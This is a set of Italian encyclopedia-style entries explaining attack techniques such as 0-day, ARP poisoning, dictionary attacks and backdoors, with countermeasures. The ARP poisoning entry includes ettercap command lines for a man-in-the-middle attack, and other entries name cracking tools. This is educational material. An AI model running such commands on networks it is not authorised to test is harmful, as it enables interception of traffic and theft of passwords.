Indice

Voci

Note

Licenze della voce

Tecniche di attacco informatico

0-day

In informatica si definisce **0-day** qualsiasi vulnerabilità non nota e, per estensione, indica un tipo di attacco informatico che inizia nel "giorno zero", cioè nel momento in cui viene scoperta una falla di sicurezza in un sistema informatico. Questo tipo di attacco può mietere molte vittime proprio perché è lanciato quando ancora non è stata distribuita alcuna patch, e quindi i sistemi non sono ancora protetti.

Normalmente si parla di 0-day (o zero-day) riferendosi ad essi come un'attività espressamente dolosa compiuta da cracker che si adoperano per trovarle proprio con l'intenzione di guadagnarsi un accesso abusivo ad un sistema informatico che non presenta, evidentemente, altri bug da sfruttare per l'accesso.

Ci sono cracker che si riuniscono in piccole organizzazioni (blog privati, mailing list...) in modo da scambiarsi informazioni e **0-day**; questi gruppi sono molto pericolosi.

Tipologie di **0-day** possono essere Exploit, Remote File Inclusion, XSS o SQL injection, tutti attacchi molto pericolosi per l'integrità di un sito web o per il corretto funzionamento di un nodo di internet.

Gli 0-day sono tra i peggiori pericoli del web, in quanto sono noti solo a una ristretta cerchia di cracker, e possono causare moltissimi danni prima di essere scoperti.

Voci correlate

- Malware
- Virus (informatica)
- Sicurezza informatica

Collegamenti esterni

- (**EN**)Common Vulnerability and Exposure database [1]
- (**EN**)US-CERT vulnerability database [2]
- (**EN**)Zero Day Vulnerability Archive [3]
- (**EN**)Lists of advisories by product [4]

Esempi di attacchi 0-day

- (**EN**)Attackers seize on new zero-day in Word [5]
- (**EN**)PowerPoint Zero-Day Attack May Be Case of Corporate Espionage [6]
- (**EN**)Microsoft Issues Word Zero-Day Attack Alert [7]

Note

[1] http://cve.mitre.org
[2] http://www.us-cert.gov
[3] http://research.eeye.com/html/alerts/zeroday/index.html
[4] http://secunia.com/product/
[5] http://www.infoworld.com/article/07/02/15/HNzerodayinword_1.html
[6] http://www.foxnews.com/story/0,2933,204953,00.html
[7] http://www.eweek.com/article2/0,1895,2068786,00.asp

ACK scan

L'**ACK scan** è un tipo di port scanning il cui scopo è scoprire quali porte sono aperte e quali filtrate su un firewall che si interpone tra la sorgente della scansione e il target. Il risultato di questa scansione non è "porta aperta" o "porta chiusa" bensì "porta filtrata" o "porta non filtrata".

Per effettuare la scansione si invia un pacchetto TCP con il bit ACK attivo. Se il firewall blocca il pacchetto, la sorgente allo scadere di un timeout deduce che la porta è filtrata. Se il firewall lascia passare il pacchetto esso raggiunge il target, che non avendo una sessione TCP attiva, risponderà con un pacchetto con bit RST attivo. In questo caso si deduce che la porta non è filtrata. Se si è in presenza di un firewall **stateful** (cioè un firewall che tiene traccia delle sessioni attive) la scansione non avrà mai successo in quanto il pacchetto di test risulta fuori sequenza e quindi viene bloccato.

Altri tipi di scan

- TCP connect scan
- SYN scan
- NULL scan
- FIN scan
- XMAS scan
- idle scan
- IP protocol scan

Voci correlate

- Port scanning
- UDP scan

Amplification attack

Un **amplification attack** (attacco con amplificazione) è un tipo di attacco informatico appartenente alla famiglia dei denial of service in cui la quantità di dati generati dall'attaccante è inferiore a quella che colpisce la vittima (si parla appunto di amplificazione).

In generale la tecnica sfrutta l'IP spoofing per creare dei pacchetti che colpiscono un host intermedio. A causa della falsificazione dell'indirizzo la risposta perverrà alla vera vittima (questa tecnica si chiama reflection attack). Se i pacchetti di risposta sono più grossi di quelli iniziali si è in presenza dell'amplificazione. Se definiamo B_a la banda impiegata dall'attaccante e B_v la banda che colpisce la vittima si definisce $r = \frac{B_v - B_a}{B_a}$ il rapporto di amplificazione. Es. se l'attaccante impiega una banda pari a 100 e la vittima subisce una banda di 110 il rapporto di amplificazione è del 10%.

Questo attacco (normalmente lanciato in maniera distribuita in rete) ha come vantaggio quello di richiedere all'attaccante una banda inferiore a quella che effettivamente colpisce la vittima.

È possibile effettuare l'amplificazione sfruttando numerosi protocolli di rete, di cui riportiamo una lista:

- smurf: sfrutta il protocollo ICMP
- fraggle: sfrutta il protocollo UDP[1]
- DNS amplification attack: sfrutta il protocollo DNS[2]
- Amplification Vulnerability in SIP: sfrutta una vulnerabilità nell'architettura SIP[3]

Note

[1] (**EN**)http://www.csie.ncu.edu.tw/~cs102085/DDoS/amplification/fraggle/description.htm

[2] (**EN**)http://www.isotf.org/news/DNS-Amplification-Attacks.pdf

[3] (**EN**)http://tools.ietf.org/html/rfc5393

Arbitrary code execution

L'**Arbitrary code execution** (in italiano: *Esecuzione arbitraria di codice*) è nella sicurezza informatica una terminologia usata per descrivere l'abilità di un attaccante ad eseguire qualsiasi comando su un potenziale obiettivo: un calcolatore o un processo eseguito su di esso.

Di solito è comune parlare di vulnerabilità da Arbitrary code execution per descrivere una falla di un software che dà a un attaccante un modo di eseguire codice arbitrario.
Un programma che è stato progettato per sfruttare questo tipo di vulnerabilità si chiama **Arbitrary code execution exploit**.
Molte di queste vulnerabilità permetto di eseguire codice macchina e molti exploit inoltre iniettano ed eseguono shellcode per dare all'attaccante un modo facile di eseguire i comandi manualmente.
L'abilità di far scattare l'esecuzione del codice da una macchina a un'altra è spesso nominato come: **remote execution code** ovvero **esecuzione di codice da remoto**. È il peggior effetto che una falla possa avere poiché permette all'attacante di avere completamente il controllo del processo vulnerabile. Da ciò l'attaccante può avere il controllo completo della macchina che sta eseguendo quel processo. Le vulnerabilità di Arbitrary code execution sono comunemente sfruttate dal malware eseguito sulla macchina senza il consenso del proprietario.
L'arbitrary code execution è comunemente raggiunta attraverso il controllo sul Program counter (conosciuto anche come Instruction pointer) di un processo in esecuzione.

ARP poisoning

Nell'ambito della sicurezza informatica, l'**ARP poisoning** (letteralmente *avvelenamento dell'ARP*) (detto anche **ARP spoofing**, letteralmente *falsificazione* dell'ARP) è una tecnica di *hacking* che consente ad un attacker, in una *switched lan*, di concretizzare un attacco di tipo *man in the middle* verso tutte le macchine che si trovano nello stesso segmento di rete quando queste operano a livello 3 cioè di *internetworking* con altre sottoreti scambiandosi traffico IP grazie al ricorso ad opportune manipolazioni tramite i protocolli di livello 2. L'ARP poisoning è oggi la principale tecnica di attacco alle lan commutate. Consiste nell'inviare intenzionalmente e in modo forzato risposte ARP contenenti dati inesatti o, meglio, non corrispondenti a quelli reali. In questo modo la tabella ARP (*ARP entry cache*) di un host conterrà dati alterati (da qui i termini *poisoning*, letteralmente avvelenamento e *spoofing*, raggiro). Molto spesso lo scopo di questo tipo di attacco è quello di redirigere, in una rete commutata, i pacchetti destinati ad un host verso un altro al fine di leggere il contenuto di questi per catturare le password che in alcuni protocolli viaggiano in chiaro.

Introduzione

L'esigenza di praticare questo attacco è dovuta al fatto che ormai nelle recenti reti ethernet gli hub sono stati sostituiti dagli switch, i quali a differenza dei primi, grazie alla CAM table, riescono ad inoltrare il traffico soltanto all'host di destinazione rendendo così inefficace qualsiasi tentativo di sniffing.

Funzionamento

Questo attacco si basa su una debolezza intrinseca nel protocollo ARP: la mancanza di un meccanismo di autenticazione.

Ethernet, il più diffuso standard per le reti locali, identifica gli host in base ad un indirizzo a 48 bit chiamato MAC a differenza di Internet dove ciascun host viene mappato grazie ai 32 bit del protocollo IP.

Il protocollo ARP si occupa di gestire l'associazione tra indirizzi IP e indirizzi MAC. Quest'associazione, in Ethernet, viene fatta prima di ogni tipo di comunicazione. Sono previsti due tipi di messaggi dal protocollo ARP: ARP request (effettuata in broadcast) e ARP reply (effettuata in unicast). Un ipotetico host 192.168.1.1 che vuole comunicare con l'host 192.168.1.2 manderà una ARP request in broadcast con il proprio MAC il proprio indirizzo IP e l'indirizzo IP di destinazione; quando 192.168.1.2 riceverà l'ARP request risponderà con un'ARP reply destinato al MAC sorgente e contenente il proprio MAC. Per ottimizzare le prestazioni e limitare il traffico queste informazioni (associazione indirizzo IP/indirizzo MAC) vengono memorizzate nella tabella ARP (ARP cache) di ciascun host così che non sia necessario effettuare continue richieste per successivi eventuali indirizzamenti verso terminali host già noti. Per migliorare ancora di più le prestazioni quando si ricevono delle ARP reply (alcuni anche con le ARP request), anche se non sollecitate, gli host aggiornano le informazioni della propria ARP cache.

Solaris implementa una gestione personalizzata delle ARP request/reply, infatti aggiorna i record della propria tabella ARP solo se sono già presenti. Questo è un problema in più, per l'attacker, anche se è di facile risoluzione: basta infatti inviare un pacchetto ICMP echo request all'host Solaris per costringerlo a rispondere ed inevitabilmente usare l'ARP aggiungendo così un record alla propria tabella ARP.

Ora si analizzi il seguente scenario:

- Attacker: IP = 192.168.1.2, MAC = 00:00:00:ZZ:ZZ:ZZ
- John: IP = 192.168.1.13, MAC = 00:00:00:JJ:JJ:JJ
- Linus: IP = 192.168.1.88, MAC = 00:00:00:LL:LL:LL

Le ARP cache di ciascun host prima dell'attacco saranno:

- Per l'attacker:
  - 192.168.1.2, MAC = 00:00:00:ZZ:ZZ:ZZ
  - 192.168.1.13, MAC = 00:00:00:JJ:JJ:JJ
  - 192.168.1.88, MAC = 00:00:00:LL:LL:LL
- Per John:
  - 192.168.1.2, MAC = 00:00:00:ZZ:ZZ:ZZ
  - 192.168.1.13, MAC = 00:00:00:JJ:JJ:JJ
  - 192.168.1.88, MAC = 00:00:00:LL:LL:LL
- Per Linus:
  - 192.168.1.2, MAC = 00:00:00:ZZ:ZZ:ZZ
  - 192.168.1.13, MAC = 00:00:00:JJ:JJ:JJ
  - 192.168.1.88, MAC = 00:00:00:LL:LL:LL

Per realizzare l'ARP poisoning l'attacker invierà delle ARP reply opportunamente costruite/modificate: a John invierà una reply che ha come IP quello di Linus (192.168.1.88) ma come MAC il proprio (00:00:00:ZZ:ZZ:ZZ), a Linus invierà una reply con IP quello di John (192.168.1.13) e con MAC, anche questa volta, il proprio (00:00:00:ZZ:ZZ:ZZ). Per protrarre l'attacco è necessario inviare delle ARP reply ogni 10 secondi poiché spesso i sistemi operativi cancellano sistematicamente le voci dell'ARP cache dopo un certo periodo di tempo.

Quindi dopo l'attacco le ARP cache di ciascun host saranno appunto *avvelenate* ovvero falsificate o corrotte:

- Per l'attacker:
  - 192.168.1.2, MAC = 00:00:00:ZZ:ZZ:ZZ
  - 192.168.1.13, MAC = 00:00:00:JJ:JJ:JJ
  - 192.168.1.88, MAC = 00:00:00:LL:LL:LL
- Per John:
  - 192.168.1.2, MAC = 00:00:00:ZZ:ZZ:ZZ
  - 192.168.1.13, MAC = 00:00:00:JJ:JJ:JJ
  - 192.168.1.88, MAC = 00:00:00:ZZ:ZZ:ZZ

- Per Linus:
  - 192.168.1.2, MAC = 00:00:00:ZZ:ZZ:ZZ
  - 192.168.1.13, MAC = 00:00:00:ZZ:ZZ:ZZ
  - 192.168.1.88, MAC = 00:00:00:LL:LL:LL

Quando le due vittime, John e Linus, instaureranno una comunicazione tra loro, crederanno di comunicare reciprocamente, ma in realtà comunicheranno con l'attacker il quale, per mostrare trasparenza e regolarità nella comunicazione tra i due host e continuare quindi a sniffare il relativo traffico, inoltrerà il traffico proveniente da John verso Linus e viceversa il traffico proveniente da Linus verso John, realizzando così un MITM.

Dopo aver concretizzato il MITM, l'attacker sarà quindi in grado di sniffare ovvero leggere tutto il traffico in chiaro come password telnet, ftp, pop3, irc, ecc. ed eventualmente anche modificare e creare nuovi pacchetti.

Implementazione

Esistono svariati tool per attacchi di questo tipo, ma probabilmente il più completo è Ettercap [1], disponibile per diversi sistemi operativi come Linux, *BSD, Windows e MacOS X. Questo evoluto e potente strumento offre molte possibilità di configurazione. È possibile usarlo sia via gui che via riga di comando. Esiste inoltre la possibilità di creare dei filtri personalizzati, per lo sniffing, usando un linguaggio derivato dal Berkeley Packet Filter.
Con Ettercap per realizzare un ARP poisoning e il conseguente MITM, basta dare il seguente comando:

```
ettercap -i interface -T -q -M ARP /nomeHost1/ /nomeHost2/
```

Per effettuare l'arp poisoning sull'intero segmento di rete, basterà questo comando:

```
ettercap -i interface -T -q -M ARP // //
```

Tracce lasciate

Le tracce lasciate dall'attaccante sono costituite dal proprio MAC address contenuto nella ARP cache delle vittime e questo fatto è effettivamente sfruttato in alcune tecniche di protezione da questo tipo di attacco tramite semplice rilevazione delle anomalie.

Contromisure

L'utilizzo di IPv6, IPsec o di tabelle ARP statiche sono metodi che possono rivelarsi una difesa efficace contro attacchi di tipo ARP spoofing. Ovviamente è impensabile mantenere aggiornate le tabelle ARP di ogni host in una rete di grande dimensioni per tener traccia di eventuali discordanze tra indirizzo Ip e indirizzo MAC nell'attacco. Altre soluzioni potrebbero essere:

- Una soluzione open source è ArpON [2] "ARP handler inspection". ArpON è un demone portabile che rende il protocollo ARP sicuro contro attacchi Man in The Middle (MITM) attraverso tecniche ARP Spoofing, ARP Cache Poisoning, ARP Poison Routing (APR). Blocca anche attacchi derivati quali Sniffing, Hijacking, Injection, Filtering come: DHCP Spoofing, DNS Spoofing, WEB Spoofing, Session Hijacking e SSL/TLS Hijacking & co attacks.
- usare un software come arpwatch [3] che esamina le attività di rete e ne evidenzia le discordanze o come OpenAAPD [4], un demone anti ARP poisoning per OpenBSD o ancora un intrusion detection system (IDS) come Snort.
- usare il port security sugli switch ovvero fare in modo che per ciascuna porta del dispositivo possa esserci solo un MAC address.
- SARP ovvero Secure ARP[5] , un'estensione del protocollo ARP che si basa sulla crittografia asimmetrica, così da poter autenticare il mittente.

Utilizzo legittimo dell'ARP spoofing

L'ARP spoofing può essere utilizzato anche per fini legittimi. Un esempio può essere quello di tool di autenticazione di rete che effettuino la redirezione di host non registrati ad una pagina di *login* prima di permetterne il completo accesso alla rete.

Tecniche alternative

Esistono tecniche alternative all'ARP poisoning per effettuare lo sniffing su switched lan. Il MAC flooding infatti, permette di sfruttare una debolezza nel funzionamento degli switch, basata sul fatto che la CAM table, la memoria con cui questi dispositivi tengono traccia dei MAC address e della relativa porta associata, ha risorse finite. Quando questa viene inondata da MAC address, che ne esauriscono le risorse, lo switch entra in uno stato detto fail open e invia il traffico a tutte le porte, proprio come un qualsiasi hub, rendendo possibile lo sniffing. Talvolta alcuni switch non entrano in fail open ma in fail close bloccando così tutte le porte e quindi tutto il traffico dell'intero segmento di rete. Questo tipo di attacco, coinvolgendo solo gli indirizzi MAC e non gli indirizzi IP, può essere considerato dunque di livello 2. Sempre di livello 2 è anche l'attacco di Port stealing.

Note

[1] http://ettercap.sourceforge.net
[2] http://arpon.sf.net
[3] http://freequaos.host.sk/arpwatch/
[4] http://www.openbeer.it/codes/projects/aapd.c
[5] D. Bruschi, A. Ornaghi, E. Rosti (8 dicembre 2003). *"S-ARP: a Secure Address Resolution Protocol,"* (http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.132.9787&rep=rep1&type=pdf). Computer Security Applications Conference, Annual, 19th Annual Computer Security Applications Conference (ACSAC '03): 66 (in inglese). DOI: http://doi.ieeecomputersociety.org/10.1109/CSAC.2003.1254311 (http://dx.doi.org/http://doi.ieeecomputersociety.org/10.1109/CSAC.2003.1254311). ISBN 0-7692-2041-3. URL consultato il 2010-09-27.

Bibliografia

- Jon Erikson, *HACKING the art of expolitation*, 2nd edition (in inglese), San Francisco, NoStarch Press [1977], 2008, pp. 241. ISBN 1-59327-144-1

Voci correlate

- ArpON
- Suite di protocolli Internet
- Ethernet
- IP
- ICMP
- Sniffer
- MAC
- ARP
- Hub
- Switch
- Man In The Middle
- MAC flooding
- DHCP poisoning
- Port stealing
- Accesso abusivo ad un sistema informatico o telematico

Collegamenti esterni

- (**EN**) Fun with Ettercap Filters (http://www.irongeek.com/i.php?page=security/ettercapfilter)
- (**EN**) Ettercap official website (http://ettercap.sourceforge.net/)
- (**EN**) Wireshark official website (http://www.wireshark.org/)
- (**EN**) arpwatch NG (http://freequaos.host.sk/arpwatch/)
- ArpON (Arp handler inspectiON) (http://arpon.sf.net)
- OpenAAPD (demone anti arp poisoning) (http://www.openbeer.it/codes/projects/aapd.c)

Attacco a dizionario

Nella crittanalisi e nella sicurezza informatica, un **attacco a dizionario** è una tecnica per "rompere" un codice cifrato o un meccanismo di autenticazione provando a decifrare il codice o a determinare la passphrase cercando tra un gran numero di possibilità. In pratica si tenta di accedere a dati protetti da password (sia remoti, come ad esempio accounts su siti web o server di posta; sia locali, come documenti o archivi protetti da password) tramite una serie continuativa e sistematica di tentativi di inserimento della password, solitamente effettuati in modo automatizzato, basandosi su uno o più dizionari.

Descrizione

In contrasto con un metodo forza bruta (o attacco *brute force*), dove tutte le possibili password sono ricercate in maniera esaustiva, un attacco a dizionario prova solamente quelle ritenute più probabili, tipicamente contenute in una lista (detta *dizionario*). Generalmente, questi attacchi, detti per questo "a dizionario", hanno successo perché la maggior parte delle persone ha la tendenza a scegliere password semplici da ricordare (e quindi semplici da scoprire, ad esempio il proprio nome, quello dei propri figli, date di nascita) e tendenzialmente sceglie parole prese dalla propria lingua nativa.

I dizionari, che sono normalmente semplici file composti da sequenze di parole divise da caratteri separatori, possono riferirsi a contenuti standard (dizionario della lingua inglese, della lingua italiana, dizionario dei nomi, ecc.) oppure essere creati appositamente a seconda del contesto di utilizzo.

Gli attacchi a dizionario possono essere applicati in due situazioni principali:

- nella crittanalisi
- nella sicurezza informatica

Utilizzo in crittanalisi

Si può sferrare un attacco a dizionario per cercare di determinare la chiave di decriptazione per un dato brano di testo cifrato.

Utilizzo in sicurezza informatica

Nella sicurezza informatica, può essere sferrato un attacco a dizionario per cercare di aggirare un meccanismo di autenticazione per l'accesso ad un sistema informatico, che richiede una password. L'efficacia di un attacco a dizionario può essere notevolmente ridotta limitando il numero massimo di tentativi di autenticazione che possono essere effettuati ogni minuto, e bloccando anche i tentativi che superano una certa soglia di esiti negativi. Generalmente, 3 tentativi sono considerati sufficienti per permettere ad un utente legittimo di correggere i propri errori di battitura e accedere correttamente al sistema. Superata questa soglia, per sicurezza è meglio assumere che l'utente sia da considerarsi malintenzionato.

C'è qualche somiglianza tra queste situazioni. Per esempio, un ascoltatore malevolo può registrare uno scambio di informazioni tra due parti e usare un attacco di dizionario per provare a determinare qual era la password. Oppure, un attaccante può essere in grado di ottenere una lista delle password criptate da un sistema remoto.

Efficacia ed efficienza degli attacchi a dizionario

Poiché di solito gli utenti scelgono password facilmente indovinabili, questo attacco ha successo in media 4 volte su 10 quando si utilizza una lista di parole ragionevolmente grande. I dizionari per la maggior parte delle lingue sono facilmente accessibili su Internet, quindi l'uso di parole straniere è praticamente inutile per contrastare attacchi di dizionario.

È possibile raggiungere un compromesso spazio-tempo con la precomputazione e la memorizzazione di un elenco di parole di dizionario criptate, ordinate in base al 'valore' criptato. Questo richiede disponibilità elevata di risorse per memorizzare questi elenchi e di tempo per preparare gli elenchi, ma rende gli attacchi quasi istantanei e si rivela una strategia particolarmente efficace quando si tenta di violare un gran numero di password tutte in una volta. Il *Salting* è una tecnica che forza il dizionario criptato a essere ricalcolato per ogni password desiderata, rendendo potenzialmente la precomputazione impossibile se si utilizza un salt grande sufficientemente.

Confronto con il metodo forza bruta

Il metodo di attacco basato su dizionario viene utilizzato spesso nei tentativi di *cracking* delle password in quanto gli utenti, soprattutto se poco esperti di informatica, tendono a prediligere parole chiave semplici da ricordare a mente, e quindi appartenenti al linguaggio comune, piuttosto che sequenze alfanumeriche casuali. Il vantaggio di usare un dizionario rispetto a un normale attacco col metodo a forza bruta (tentativo di scoprire una password provando tutte le combinazioni alfanumeriche possibili) è dato dal fatto che il test delle password, anche se eseguito in modo automatizzato (tramite software appositi) e da calcolatori molto potenti, è comunque un processo che richiede una enorme quantità di tempo, che aumenta in maniera esponenziale all'aumentare della lunghezza della password stessa.

Esempi di utilizzo degli attacchi a dizionario

Un esempio di attacco a dizionario si ritrova nella Seconda guerra mondiale, quando dei *codebreaker* inglesi che lavoravano su messaggi tedeschi cifrati con la macchina Enigma utilizzarono la parola tedesca *eins* come parte dell'attacco; *eins*, ovvero il numero *uno* in tedesco, apparve nel 90% di tutti i testi cifrati, poiché la tastiera di Enigma non aveva numeri.

Oggi gli spammer spesso usano una forma di attacco a dizionario, a volte conosciuto come Directory Harvest Attack, per fare harvesting dell'indirizzo e-mail. Per esempio, uno spammer potrebbe provare a mandare messaggi a adam@example.com, barbara@example.com, carl@example.com, etc. Gli indirizzi autentici, ai quali i messaggi saranno consegnati invece di essere rispediti indietro al mittente con errore (errore di Message Delivery Notification) possono essere aggiunti alla lista dello spammer come indirizzo valido.

Il libro scritto da Clifford Stoll, *The Cuckoo's Egg*, contiene un caso di attacco a dizionario contro le password criptate contenute nel file passwd nei sistemi Unix, e della reazione all'attacco avvenuto con successo ad opera di (Robert Morris) che inventò il sistema di criptazione one-way usato per le login con password.

Possibili contromisure

Poiché la particolare caratteristica di questo tipo di attacco è l'elevato numero di tentativi, sono sempre più frequenti sistemi di accesso, sia su sistemi locali che su internet, aventi la caratteristica di sospendere per un periodo di tempo determinato la possibilità di inserire la password dopo un preciso numero di tentativi falliti, in modo che il tempo necessario ad indovinare la combinazione esatta cresca.

Esempi

Qui di seguito vengono riportati alcuni esempi conosciuti di tool software per attacchi a dizionario.

- *John the Ripper*: prodotto dalla OpenWall, è molto utilizzato per testare la sicurezza delle password in ambiente Windows, è molto versatile e potente.
- *Crack*: è stato creato da Alec D. E. Muffett ed analizza il software per il password cracking.
- *Hack++*: viene utilizzato soprattutto per crackare le password delle email.
- *Elzapop*: come sopra.
- *Cain and Abel*: è un programma multi uso per vari tipi di attacchi remoti. Comprende molti plug-in tra i quali è possibile trovare un BruteForcer configurabile per utilizzare i dizionari.

Voci correlate

- Metodo forza bruta
- Password cracking
- Password strength
- Derivazione di una chiave crittografica
- Harvesting dell'indirizzo e-mail

Collegamenti esterni

- (**EN**) un attacco distribuito a dizionario [1]
- (**EN**) Lista di indirizzi IP [2] usati dagli attuali attaccanti a dizionario di spam come identificato da Project Honey Pot [3]
- (**EN**) Libreria con diversi dizionari [4]

Note

[1] http://www.washingtonpost.com/wp-dyn/articles/A6098-2005Mar28.html
[2] http://www.projecthoneypot.org/top_dictionary_attackers.php
[3] http://www.projecthoneypot.org
[4] http://www.outpost9.com/files/WordLists.html

Attacco ai database

L'**attacco a un database** è l'azione strettamente legata a qualsiasi soggetto (utente, programma, macchina) malintenzionato che attacca banca dati e sistema. Qualsiasi tecnica di attacco a una base di dati è in grado di danneggiare in maniera più o meno grave la sicurezza della base e delle applicazioni che utilizzano tali dati; gli attacchi sono rivolti espressamente ai dati gestiti da un DataBase Management System, DBMS, contro le relative tecniche di protezione.

== Minacce == La minaccia principale verte attorno alla funzione delle autorizzazioni, di fronte ai numerosi attacchi che colpiscono le varie regole di autorizzazione, modelli e gestione della stessa, minacce dunque rivolte alle procedure che assicurano l'accesso ai dati, facendo sì che questo possa avvenire anche ad opera di soggetti non autorizzati. Si possono dunque distinguere:

- Minacce alla segretezza: relativamente agli attacchi ai dati dalla lettura o dal rilascio non autorizzato;
- Minacce alla privacy: attacchi alla segretezza stessa, ma fa parte anche degli aspetti legislativi che possono essere violati legati alla tutela della confidenzialità dei dati degli individui e delle organizzazioni;
- Minacce all'integrità: riguardo eventuali attacchi ai dati dalla modifica non autorizzata. Alcune organizzazioni temono maggiormente gli attacchi all'integrità piuttosto che quelli alla segretezza (si pensi alle organizzazioni bancarie rispetto alla sicurezza di un trasferimento fondi);
- Minacce alla disponibilità: riguardo tecniche di attacco a un sistema da parte di agenti ostili e che fanno si che tale sistema non possa essere pienamente disponibile agli utenti autorizzati.

Attacchi contro la disponibilità sono ad esempio vermi nella rete o virus che rendono di fatto occupate alcune risorse (anche se comunque solo virtualmente) bloccando così la normale attività degli utenti.

Tipi di Attacchi

Un elenco dei principali tipi di attacchi alle basi di dati può essere così classificato:

- Rilascio improprio di informazioni
- Modifica impropria di dati
- Negazione del servizio

Queste tre grandi classificazioni sono dunque in stretta sintonia con gli attacchi alla segretezza, integrità e privacy sopra citati.

Tipi di Cause

Questo è dovuto a una serie di numerosissime cause, ugualmente pericolose per i problemi provocati alla sicurezza. Tali cause possono essere:

- Non fraudolente (accidentali): disastri naturali; errori o bug hardware/software; errori umani.
- Fraudolente: perpetrate da utenti autorizzati o da agenti ostili.

Gli attacchi verso cui ogni sistema è più vulnerabile, tra quelli con cause fraudolente, sono quelli che provengono da utenti autorizzati. Le tecniche di auditing, che tracciano le operazioni utente, e il rendere pubblico il fatto che esistono misure di sicurezza nel sistema sono le contromisure più efficaci per prevenire questi attacchi. Negli ultimi anni la stampa ha riportato con grande clamore le gesta di Attacker e pirati informatici in grado di entrare nelle basi di dati di grandi organizzazioni e trafugare o alterare delle informazioni.

Un problema di grande attualità è quello relativo ai virus informatici, programmi introdotti in modo fraudolento in un elaboratore e in grado di attivarsi a una certa data o quando si introducono certe istruzioni. Una volta in funzione il virus ha un certo numero di effetti quali cancellare dei dati o mettere fuori uso l'intero sistema operativo; i virus sono anche in grado di creare delle copie e questo giustifica il loro nome. La loro diffusione sta crescendo in modo

molto preoccupante attraverso i dischi e le reti.

Attacchi a basi di dati governative e commerciali

Le principali minacce subite riguardano database governativi, contenenti dati di interesse nazionale o pubblico, quali dati di tipo militare, dati della Pubblica Amministrazione, dati medici, record statistici ecc., e quelli di tipo commerciale, ovvero appartenenti a organizzazioni private e aziende che contengono dati di interesse aziendale. I primi tipi di database racchiudono informazioni vitali e non che subiscono attacchi molto motivati e che non lasciano tracce; esempi sono le basi di dati del Ministero della Difesa, degli Interni, del Tesoro, dell'Industria, della Giustizia. Attualmente è difficile inoltre disporre di software e DMBS sicuri in modo provabile, ovvero formalmente verificati rispetto alla sicurezza. Possono inoltre contenere dati non classificati come quelli delle banche dati precedenti, ad esempio dati su impianti di energia, su censimenti, di tipo sociale, fiscale, criminale, dati commerciali (indicatori economici, budget, previsioni, piani di sviluppo di aziende che chiedono contratti pubblici o partecipano a gare). Gli attacchi principali sono soprattutto relativi agli accessi non autorizzati (talvolta anche accessi visibilmente leciti dovuti allo scorretto comportamento voluto del personale interno) che provocherebbero una perdita finanziaria difficilmente stimabile. Nelle basi commerciali invece, apparentemente la stima del danno è più facile, in realtà il valore dei dati è stabilito dall'organizzazione; si hanno, anche in azienda, dati vitali o sensitivi e dati ordinari. In generale la letteratura e la casistica sono scarne; il danno maggiore viene proprio dagli utenti autorizzati (è impossibile realizzare controlli a priori sull'affidabilità degli utenti). I requisiti sono: accessi discrezionali, selettivi, basati sul contenuto, dipendenti da parametri di sistemi, storia e sull'aggregazione dati. Dato che esiste la propagazione dei privilegi, si presenta il problema della revoca dinamica, ossia di fare in modo che il sistema si accorga di una revoca mentre la risorsa è in uso.

Debolezza e principali attacchi

Gli attuali DBMS commerciali risultano deboli, esposti ad attacchi semplici, oltre che ad attacchi sotisificati. Tra questi: Cavalli di Troia, Inferenza, Worm, Tracker (tracciatori), Trapdoor (scappatoie).

Quali rischi e come riconoscerli

Ci sono molti rischi, alcuni un po' più seri di altri. Fra questi i più pericolosi sono i già citati virus, che possono cancellare l'intero disco, alterare i file, permettere a qualcun altro di usare il proprio computer per attaccarne altri, o rubare le informazioni di una carta di credito piuttosto che di un conto bancario. Anche con le migliori garanzie non è escluso la possibilità di un attacco, ma ci sono alcune misure che si possano prendere per minimizzare le probabilità. È importante riconoscere i rischi e diventare esperti con i termini ad essi connessi, i cui principali vanno dagli Hacker al codice cattivo, ovvero la categoria include virus, worm e Trojan.

Attacco di Davies

In crittanalisi, l'**attacco di Davies** è un metodo statistico per attaccare l'algoritmo di cifratura Data Encryption Standard (DES).

Originariamente creato da Donald Davies nel 1987 e migliorato significativamente nel 1994 da Eli Biham e Alex Biryukov, questo metodo è un attacco di tipo known-plaintext che sfrutta la distribuzione non uniforme dell'output delle coppie di S-box adiacenti.

Questa tecnica consiste nel collezionare molte coppie testo-in-chiaro/testo-cifrato e nel calcolare la distribuzione empirica di certe caratteristiche. Alcuni bit della chiave possono essere dedotti da un numero sufficiente delle suddette coppie, lasciando che i restanti bit vengano trovati tramite ricerca esaustiva.

C'è un bilanciamento tra il numero di testi in chiaro richiesti, il numero di bit della chiave trovati e la probabilità di successo: l'attacco può trovare 24 bit della chiave con 252 testi in chiaro conosciuti e con il 53% di successo.

Voci correlate

- Data Encryption Standard

Back Orifice

Back Orifice, come la sua versione successiva, **Back Orifice 2000**, è un software per il controllo a distanza di un computer Windows.

Il software è spesso utilizzato come trojan horse, grazie ad una sua particolare caratteristica: questo software si installa e agisce sul computer da amministratore senza chiedere conferma e in modalità del tutto silenziosa. Il software, se esente da modifiche, viene rilevato da molti software antivirus per il pericolo potenziale che comporta.

Un "antenato" e predecessore di questo software è Classer.

Con l'aiuto di plugin è possibile eseguire innumerevoli operazioni sul computer server, oltre a quelle già implementate.

Caratteristiche

Il programma permette di accedere via Internet o rete locale a un computer e:

- Monitorare l'attività dell'utente.
- Controllare mouse e tastiera del pc remoto.
- Modificare il registro di sistema.
- Accedere a webcam e microfono.
- Aprire e chiudere i cassetti CD.

Collegamenti esterni

Sito ufficiale [1]

Note

[1] http://www.bo2k.com

Backdoor

Le **backdoor** in informatica sono paragonabili a *porte di servizio* (cioè le porte sul retro) che consentono di superare in parte o in tutto le procedure di sicurezza attivate in un sistema informatico.

Queste "porte" possono essere intenzionalmente create dai gestori del sistema informatico per permettere una più agevole opera di manutenzione dell'infrastruttura informatica mentre più spesso da cracker intenzionati a manomettere il sistema. Possono anche essere installate autonomamente da alcuni *malware* (come virus, worm o trojan), in modo da consentire ad un utente esterno di prendere il controllo remoto della macchina senza l'autorizzazione del proprietario.

Un esempio celebre è il programma *Back orifice*, che attiva una backdoor sul sistema in cui viene installato, dando la possibilità a chiunque ne conosca l'indirizzo di controllare la macchina.

Oltre ad essere molto pericolosi per l'integrità delle informazioni presenti sul sistema, le backdoor installate dai virus possono essere utilizzate per condurre degli attacchi di tipo DDoS.

Funzionamento comune

Solitamente le backdoor non fanno altro che permettere l'accesso fra 2 computer diversi all'insaputa dell'infettato.

- **Back=**Sta per dietro *(all'insaputa dell'utente infetto)*
- **Door=**Sta per porta *(Porte protocolli TCP/IP UDP FTP ecc..)*
